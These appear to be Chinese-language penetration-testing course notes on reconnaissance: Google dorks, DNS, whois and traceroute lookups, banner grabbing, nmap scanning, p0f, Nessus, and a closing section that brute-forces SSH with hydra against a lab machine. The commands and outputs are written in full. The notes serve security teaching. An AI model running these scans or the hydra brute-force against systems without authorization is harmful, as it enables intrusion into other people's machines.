
* 搜集方法
  + 踩点 footprinting
    - web搜索与挖掘
    - DNS和IP查询
    - 网络拓扑侦查
  + 扫描 scanning
    - 主机扫描
    - 端口扫描
    - 系统类型探查
    - 漏洞扫描
  + 查点 enumeration
    - Flag抓取
    - 网络服务查点

# 踩点


踩点就是对目标组织（）进行有计划、有组织的信息收集，以得到目标完整剖析图的过程

### Web信息搜索-google

* 子域名收集 site:xxxx.com



* 登录界面收集 site:xxxx.com inurl:login



参考链接： [Goole Hacker(谷歌黑客)](https://blog.csdn.net/zyw_anquan/article/details/8146587)

### DNS查询-- dnsenum

DNSenum是一款非常强大的域名信息收集工具。

它能够通过谷歌或者字典文件猜测可能存在的域名，并对一个网段进行反向查询。它不仅可以查询网站的主机地址信息、域名服务器和邮件交换记录，还可以在域名服务器上执行axfr请求，然后通过谷歌脚本得到扩展域名信息，提取子域名并查询，最后计算C类地址并执行whois查询，执行反向查询，把地址段写入文件。

本小节将介绍使用DNSenum工具检查DNS枚举。在终端执行如下所示的命令：

root@Kali-Panda:~# dnsenum --enum example.com

Smartmatch is experimental at /usr/bin/dnsenum line 698.

Smartmatch is experimental at /usr/bin/dnsenum line 698.

dnsenum VERSION:1.2.4

Warning: can't load Net::Whois::IP module, whois queries disabled.

Warning: can't load WWW::Mechanize module, Google scraping desabled.

----- example.com -----

Host's addresses:

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

example.com. 36912 IN A 93.184.216.34

Name Servers:

\_\_\_\_\_\_\_\_\_\_\_\_\_\_

a.iana-servers.net. 73 IN A 199.43.135.53

b.iana-servers.net. 73 IN A 199.43.133.53

Mail (MX) Servers:

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

Trying Zone Transfers and getting Bind Versions:

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

Trying Zone Transfer for example.com on a.iana-servers.net ...

AXFR record query failed: NOTAUTH

Trying Zone Transfer for example.com on b.iana-servers.net ...

AXFR record query failed: REFUSED

brute force file not specified, bay.

root@Kali-Panda:~#

dnsenum 可以收集DNS的信息分为下述几类：

* 主机IP地址
* 该域的DNS服务器
* 该域的MX记录
* 可通过 dnsenum -h 获取帮助信息

root@Kali-Panda:~# dnsenum -h

* **补充nslookup**

$ nslookup baidu.com

### DNS信息获取-whois

whois（读作“Who is”，非缩写）是用来查询域名的IP以及所有者等信息的传输协议。简单说，whois就是一个用来查询域名是否已经被注册，以及注册域名的详细信息的数据库（如域名所有人、域名注册商）

* 典型用法

itcast@itcast $ whois baidu.com

### 路由信息

获取dns信息之后，尽可能获取目标网络的拓扑结构。 好找准攻击点

* 基本用法 traceroute host

root@Kali-Panda:~# traceroute www.example.com

traceroute to www.example.com (93.184.216.34), 30 hops max, 60 byte packets

1 localhost (192.168.0.1) 8.207 ms 8.908 ms 10.830 ms

2 localhost (192.168.1.1) 10.732 ms 16.626 ms 16.735 ms

3 \* \* \*

4 61.51.246.197 (61.51.246.197) 24.228 ms 25.782 ms 29.403 ms

5 bt-230-081.bta.net.cn (202.106.230.81) 31.423 ms 219.232.11.29 (219.232.11.29) 29.724 ms 29.650 ms

6 202.96.12.1 (202.96.12.1) 30.249 ms 124.65.194.25 (124.65.194.25) 9.982 ms 124.65.194.21 (124.65.194.21) 6.976 ms

7 219.158.18.66 (219.158.18.66) 12.332 ms 219.158.5.146 (219.158.5.146) 10.793 ms 219.158.5.150 (219.158.5.150) 12.163 ms

8 219.158.3.138 (219.158.3.138) 12.077 ms 219.158.16.82 (219.158.16.82) 20.989 ms 20.926 ms

9 219.158.107.118 (219.158.107.118) 214.112 ms 214.534 ms 214.461 ms

10 219.158.33.194 (219.158.33.194) 251.167 ms 312.330 ms 312.398 ms

11 ffm-bb4-link.telia.net (62.115.142.194) 255.167 ms 251.091 ms ffm-bb3-link.telia.net (62.115.142.204) 310.773 ms

12 prs-bb3-link.telia.net (62.115.123.13) 324.318 ms prs-bb4-link.telia.net (62.115.122.138) 316.212 ms prs-bb3-link.telia.net (62.115.123.13) 315.887 ms

13 ash-bb3-link.telia.net (80.91.251.243) 247.043 ms ash-bb4-link.telia.net (62.115.122.159) 237.803 ms 238.235 ms

14 ash-b1-link.telia.net (80.91.248.157) 243.919 ms 306.199 ms 306.720 ms

15 verizon-ic-315151-ash-b1.c.telia.net (213.248.83.117) 311.853 ms 314.697 ms 249.671 ms

16 152.195.64.133 (152.195.64.133) 249.688 ms 152.195.65.133 (152.195.65.133) 325.343 ms 328.961 ms

17 93.184.216.34 (93.184.216.34) 252.255 ms 261.291 ms 253.151 ms

root@Kali-Panda:~#

* 补充内容： **实现原理**
* 每个网络包都有其存活期TTL（Time To Live）， 单位是“下一跳”
* 当网络包经过一个路由器时， TTL-1
* 当TTL减为0时， 则该网络包被丢弃， 并回复源IP一个“ICMP Time exceeded”报文， 且该ICMP包携带丢弃网络包的那个“主机”（路由器）的IP地址
* traceroute送出一个TTL是1的IP datagram（包括源地址，目的地址和包发出的时间标签）到目的地
* 当路径上的第一个路由器（router）收到这个datagram时，它将TTL减1。此时，TTL变为0了，所以该路由器会将此datagram丢掉，并送回一个「ICMP time exceeded」消息（包括发IP包的源地址，IP包的所有内容及路由器的IP地址）
* traceroute 收到这个消息后，便知道这个路由器存在于这个路径上，
* 接着traceroute 再送出另一个TTL是2 的datagram，发现第2 个路由器...
* traceroute 每次将送出的datagram的TTL 加1来发现另一个路由器，这个重复的动作一直持续到某个datagram 抵达目的地
* Traceroute在送出UDP datagrams到目的地时，它所选择送达的port number 是一个一般应用程序都不会用的号码（30000 以上），所以当此UDP datagram 到达目的地后该主机会送回一个「ICMP port unreachable」的消息，而当traceroute 收到这个消息时，便知道目的地已经到达了。

# 查点

踩点是确定目标主机， 扫描是确定主机有多少服务（端口）， 那么查点，就是对识别的服务进行更加针对性的探查， 来寻找真正可以攻击的入口。。。以及攻击过程中可能用到的数据。。。

## 简单的旗标抓取 -- telnet

网络服务旗标抓取， 利用客户端工具连接远程服务，并观察输出（或通过嗅探）以收集关键信息的技术手段。一般限于明文传输的网络服务。

* telnet 抓取 ssh旗标

itcast@itcast $ telnet 127.0.0.1 22

Trying 127.0.0.1...

Connected to 127.0.0.1.

Escape character is '^]'.

SSH-2.0-OpenSSH\_7.4p1 Debian-10+deb9u4

注意输出中的**SSH-2.0-OpenSSH\_7.4p1 Debian-10+deb9u4**， 使用ssh协议2.0， openssh版本7.4p1， 系统**可能**为debian。。。

# 扫描

如果把踩点比喻为实施盗窃前，侦查外围环境以确定目标大楼，那扫描就是从中找出有人居住的房间，找出可供嵌入的门窗。。。。

### 目标主机在线存活--ping

在检查主机是否在线的工具中， ping可能是最著名的工具了。

* 基本用法： ping [option] destination
  + -c count: 发送 ”echo request“ 数据包总量
  + -I interface address： 设置源地址或网络接口
  + -s packet size: 每个数据包的大小， 默认56， 在加上IPv4中8个字节的ICMP包头，总计64.
* 示例

root@Kali-Panda:~# ping -c 2 www.baidu.com

PING www.a.shifen.com (61.135.169.121) 56(84) bytes of data.

64 bytes from 61.135.169.121 (61.135.169.121): icmp\_seq=1 ttl=56 time=5.12 ms

64 bytes from 61.135.169.121 (61.135.169.121): icmp\_seq=2 ttl=56 time=5.81 ms

--- www.a.shifen.com ping statistics ---

2 packets transmitted, 2 received, 0% packet loss, time 1000ms

rtt min/avg/max/mdev = 5.123/5.469/5.816/0.354 ms

root@Kali-Panda:~#

root@Kali-Panda:~# ping -c 3 -s 128 192.168.0.1

PING 192.168.0.1 (192.168.0.1) 128(156) bytes of data.

136 bytes from 192.168.0.1: icmp\_seq=1 ttl=64 time=2.79 ms

136 bytes from 192.168.0.1: icmp\_seq=2 ttl=64 time=2.09 ms

136 bytes from 192.168.0.1: icmp\_seq=3 ttl=64 time=3.56 ms

--- 192.168.0.1 ping statistics ---

3 packets transmitted, 3 received, 0% packet loss, time 2003ms

rtt min/avg/max/mdev = 2.091/2.817/3.566/0.602 ms

root@Kali-Panda:~#

### 目标主机在线存活-- nmap

Nmap是一个免费开放的网络扫描和嗅探工具包，也叫网络映射器（Network Mapper）。该工具其基本功能有三个，

* 一是探测一组主机是否在线；
* 其次是扫描主机端口，嗅探所提供的网络服务；
* 三是可以推断主机所用的操作系统。

通常，用户利用Nmap来进行网络系统安全的评估，而黑客则用于扫描网络。例如，通过向远程主机发送探测数据包，获取主机的响应，并根据主机的端口开放情况得到网络的安全状态。从中寻找存在漏洞的目标主机，从而实施下一步的攻击。

测试一个网络中活跃的主机。使用方法如下所示。

* 使用Nmap查看一个主机是否在线。执行命令如下所示：

root@Kali-Panda:~# nmap -sP 192.168.0.110

Starting Nmap 7.70 ( https://nmap.org ) at 2018-07-24 09:25 CST

Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn

Nmap done: 1 IP address (0 hosts up) scanned in 0.52 seconds

root@Kali-Panda:~# nmap -sP 192.168.0.106

Starting Nmap 7.70 ( https://nmap.org ) at 2018-07-24 09:26 CST

Nmap scan report for localhost (192.168.0.106)

Host is up (0.00024s latency).

MAC Address: FC:F8:AE:06:92:2B (Intel Corporate)

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds

root@Kali-Panda:~#

* 使用nmap查看当前网络中，活跃的主机

root@Kali-Panda:~# nmap -sP 192.168.0.0/24

Starting Nmap 7.70 ( https://nmap.org ) at 2018-07-24 09:27 CST

Nmap scan report for localhost (192.168.0.1)

Host is up (0.0076s latency).

MAC Address: 14:75:90:50:57:DB (Tp-link Technologies)

Nmap scan report for localhost (192.168.0.100)

Host is up (0.068s latency).

MAC Address: EC:F3:42:CF:97:F3 (Guangdong Oppo Mobile Telecommunications)

Nmap scan report for localhost (192.168.0.101)

Host is up (0.12s latency).

MAC Address: 78:A8:73:CF:66:B2 (Samsung Electronics)

Nmap scan report for localhost (192.168.0.102)

Host is up (0.12s latency).

MAC Address: 60:A4:D0:A3:47:D2 (Samsung Electronics)

Nmap scan report for localhost (192.168.0.106)

Host is up (0.00018s latency).

MAC Address: FC:F8:AE:06:92:2B (Intel Corporate)

Nmap scan report for localhost (192.168.0.107)

Host is up (0.063s latency).

MAC Address: 2C:D9:74:20:D1:09 (Unknown)

Nmap scan report for localhost (192.168.0.111)

Host is up.

Nmap done: 256 IP addresses (7 hosts up) scanned in 1.87 seconds

root@Kali-Panda:~#

### 端口扫描 – nmap

对一个大范围的网络或活跃的主机进行渗透测试，必须要了解这些主机上所打开的端口号。 也就是目标主机上所提供的服务。

使用nmap工具查看192.168.1.1 主机上正在运行的服务。执行命令如下所示：

root@Kali-Panda:~# nmap 192.168.1.1

Starting Nmap 7.70 ( https://nmap.org ) at 2018-07-24 14:36 CST

Nmap scan report for localhost (192.168.1.1)

Host is up (0.0085s latency).

Not shown: 995 closed ports

PORT STATE SERVICE

21/tcp filtered ftp

22/tcp filtered ssh

23/tcp filtered telnet

53/tcp open domain

80/tcp open http

MAC Address: D4:F9:A1:70:6B:25 (Huawei Technologies)

Nmap done: 1 IP address (1 host up) scanned in 3.12 seconds

root@Kali-Panda:~#

从命令结果可以看出， 目标主机192.168.1.1 提供了ftp、ssh、telnet、http等服务。

**常用参数**

* 扫描特定端口 -p port
* -sT : tcp connect扫描方式
* -sU : udp扫描方式
* -sS : syn扫描

扫描特定端口22

root@Kali-Panda:~# nmap -p 22 192.168.1.1

Starting Nmap 7.70 ( https://nmap.org ) at 2018-07-24 14:40 CST

Nmap scan report for localhost (192.168.1.1)

Host is up (0.0059s latency).

PORT STATE SERVICE

22/tcp filtered ssh

MAC Address: D4:F9:A1:70:6B:25 (Huawei Technologies)

Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds

root@Kali-Panda:~#

* 指定扫描端口范围 -p m-n

扫描从1到32之间的端口

root@Kali-Panda:~# nmap -p 1-32 192.168.1.1

Starting Nmap 7.70 ( https://nmap.org ) at 2018-07-24 14:40 CST

Nmap scan report for localhost (192.168.1.1)

Host is up (0.027s latency).

Not shown: 29 closed ports

PORT STATE SERVICE

21/tcp filtered ftp

22/tcp filtered ssh

23/tcp filtered telnet

MAC Address: D4:F9:A1:70:6B:25 (Huawei Technologies)

Nmap done: 1 IP address (1 host up) scanned in 1.29 seconds

### 端口服务指纹识别--nmap

为了确保有一个成功的渗透测试，必须需要知道目标系统中服务的指纹信息。服务指纹信息包括服务端口、服务名和版本等。

使用Nmap工具查看192.168.41.136服务上正在运行的端口。执行命令如下所示：

root@Kali-Panda:~# nmap -sV -p 22 192.168.1.228

Starting Nmap 7.70 ( https://nmap.org ) at 2018-07-24 14:52 CST

Nmap scan report for localhost (192.168.1.228)

Host is up (0.00016s latency).

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.4p1 Debian 10+deb9u3 (protocol 2.0)

MAC Address: FC:F8:AE:06:92:2B (Intel Corporate)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds

此处使用，一般会用-p 指定端口，效率更高。 此处获取ssh的版本信息。

### 系统指纹信息 --nmap

本节通过主动方式，收集目标系统指纹信息，获取操作系统的类型

使用Nmap命令的-O选项，启用操作系统测试功能。（注意，是大写字母O，不是数字0）

执行命令如下所示：

root@Kali-Panda:~# nmap -O 192.168.1.1

Starting Nmap 7.70 ( https://nmap.org ) at 2018-07-24 11:36 CST

Nmap scan report for localhost (192.168.1.1)

Host is up (0.0062s latency).

Not shown: 995 closed ports

PORT STATE SERVICE

21/tcp filtered ftp

22/tcp filtered ssh

23/tcp filtered telnet

53/tcp open domain

80/tcp open http

MAC Address: D4:F9:A1:70:6B:25 (Huawei Technologies)

Device type: general purpose

Running: Linux 3.X

OS CPE: cpe:/o:linux:linux\_kernel:3.5

OS details: Linux 3.5

Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 3.09 seconds

root@Kali-Panda:~#

### 系统指纹信息 -- p0f

p0f 采用被动式探测目标主机的操作系统类型

root@Kali-Panda:~# p0f -i eth0 -f /etc/p0f/p0f.fp

--- p0f 3.09b by Michal Zalewski <lcamtuf@coredump.cx> ---

[+] Closed 1 file descriptor.

[+] Loaded 322 signatures from '/etc/p0f/p0f.fp'.

[+] Intercepting traffic on default interface 'eth0'.

[+] Default packet filtering configured [+VLAN].

[+] Entered main event loop.

.-[ 192.168.1.228/33014 -> 192.168.1.170/22 (syn) ]-

|

| client = 192.168.1.228/33014

| os = Linux 3.11 and newer

| dist = 0

| params = none

| raw\_sig = 4:64+0:0:1460:mss\*20,7:mss,sok,ts,nop,ws:df,id+:0

|

`----

* **小结**
* nmap 是主动式识别工具
  + 优点： 探测速度快
  + 缺点： 目标主机可能会发现我们探测操作系统的行为
* p0f 为被动式识别工具
  + 优点： 不易被目标主机发现我们的探测行为
  + 缺点： 比主动式识别方法的识别速度慢

## 漏洞扫描

### Nessus介绍

Nessus 国外流行的漏洞扫描工具。多用来发现系统漏洞。

* 官网： <https://zh-cn.tenable.com/>



Nessus 是目前全世界最多人使用的系统漏洞扫描与分析软件。总共有超过75,000个机构使用Nessus 作为扫描该机构电脑系统的软件。

1998年, Nessus 的创办人 Renaud Deraison 展开了一项名为 "Nessus"的计划，其计划目的是希望能为因特网社群提供一个免费、威力强大、更新频繁并简易使用的远端系统安全扫描程序。经过了数年的发展, 包括 CERT 与 SANS 等著名的网络安全相关机构皆认同此工具软件的功能与可用性。

2002年时, Renaud 与 Ron Gula, Jack Huffard 创办了一个名为 Tenable Network Security 的机构。在第三版的Nessus 发布之时, 该机构收回了 Nessus 的版权与程序源代码 (原本为开放源代码), 并注册成为该机构的网站。 目前此机构位于美国马里兰州的哥伦比亚。


### Nessus 漏洞扫描

使用Nessus进行漏洞扫描是我们需要了解的重点。

* 打开浏览器， 输入IP:<https://xx.xx.xx.xx:8834> ,
* 用户名： root, 口令： itcast
* 显示如下登录界面：




* 选择新建New Scan 扫描



在界面中，选择Advanced Scan

* 填写扫描信息



\* `Name`: 给本次扫描起个名字，（按自己心意即可， 我一般用IP,网段， 主机名）

\* `Description` ： 描述，根据情况编写

\* `Folder` ： 一种归类手段， 默认即可

\* `Targets`： 重要， 192.168.0.4

填写完成， 下方点击 Save 保存

* 执行扫描



### 漏扫报告解读

以国内厂商的漏扫报告，我们一起看一下。

看一下报告首页。



我们一起看一下。

### 对于漏扫报告的整改措施

发现漏洞（vulnerabilities， 有学术用脆弱性来翻译）后， 一般要求厂家进行安全整改。

整改措施大致可分为三类：

* 安全升级
  + 对存有漏洞的软件包进行升级
* 禁用某些服务，（某些服务自身缺陷）
  + 如，使用telnet登录，telnet协议明文传输，
  + 远程桌面。。。
* 主机防火墙加固 \*对于服务本身有缺陷， 而又必须使用的场景， 采用主机防火墙限制链接数量，缩小攻击面。

# 暴力破解

暴力破解就是对用户的口令进行穷举尝试，直到尝试出正确的密钥为止。

## 远程登录攻防实战 -- ssh篇

### 概述

linux系统多用于服务器操作系统， 这种场景下，一般通过ssh来进行远程管理。

像Telnet、Rlogin等传统远程管理工具，由于其采用明文传输，数据信息容易被窃听，考虑到安全合规要求，一般会被禁用。

* **渗透测试目标**

通过踩点、扫描后，确定渗透目标主机， 利用暴力破解工具， 对渗透目标主机的ssh服务进行暴力破解。

* **环境**
  + 渗透主机：Kali linux系统
  + 渗透靶机： 。。。。。。（通过搜集情报获取。）

### 小试牛刀

我们先实战，操作一遍后，再介绍概念。

* **踩点**

通过踩点，确认渗透目标主机

$ nmap -sP 192.168.16.0/24

* **扫描**

对确定目标主机， 进行扫描，获取端口信息

$ nmap -sS 192.168.16.204

对确定的服务进一步扫描，获取其服务指纹

$ nmap -sV -p 22 192.168.16.204

* **查点**

此步可省略， 但对于ssh， 可通过telnet获取服务版本信息，作为对扫描服务指纹的补充和验证

$ telnet 192.168.16.204 22

* **暴力攻击**

$ hydra -l msfadmin -P passwd.txt -e nsr -vV -o ssh\_ok.log 192.168.16.204 ssh

命令说明：

-l msfadmin: 指定用户名msfadmin

-P passwd.txt： 指定字典文件passwd.txt

-e nsr: 额外检查，n 代表空口令， s代表用户名， r代表用户名称逆序（反向）

-vV: 显示详细过程

-o ssh\_ok.log: 输出login/passwd 对到ssh\_ok.log

192.168.16.204: 靶机IP地址

ssh: 被攻击的协议

### Hydra 工具介绍

Hydra 是Kali Linux中一款很受欢迎的密码破解工具，支持多种协议的攻击, 基本用法可以通过man hydra 来查看，

* **基本用法**

hydra -l 用户 -P 密码字典 -t 32 -e nsr -vV -o ssh\_ok.log IP ssh

-l/-L 指定用户名-l， 或者-L 指定用户名字典（用户名列表）

-p/-P 指定用户口令-p，或者-P 指定用户口令字典（用户口令列表）

-t : 指定并行任务数量，默认16

-e: 额外检查，n 代表空口令， s代码用户名， r代码用户名称逆序（反向）

-vV: 显示详细过程

-o: 输出login/passwd 对到指定的文件

IP: 靶机IP地址

ssh: 被攻击的协议（服务名称， telnet、ftp、pop3、ssh...）

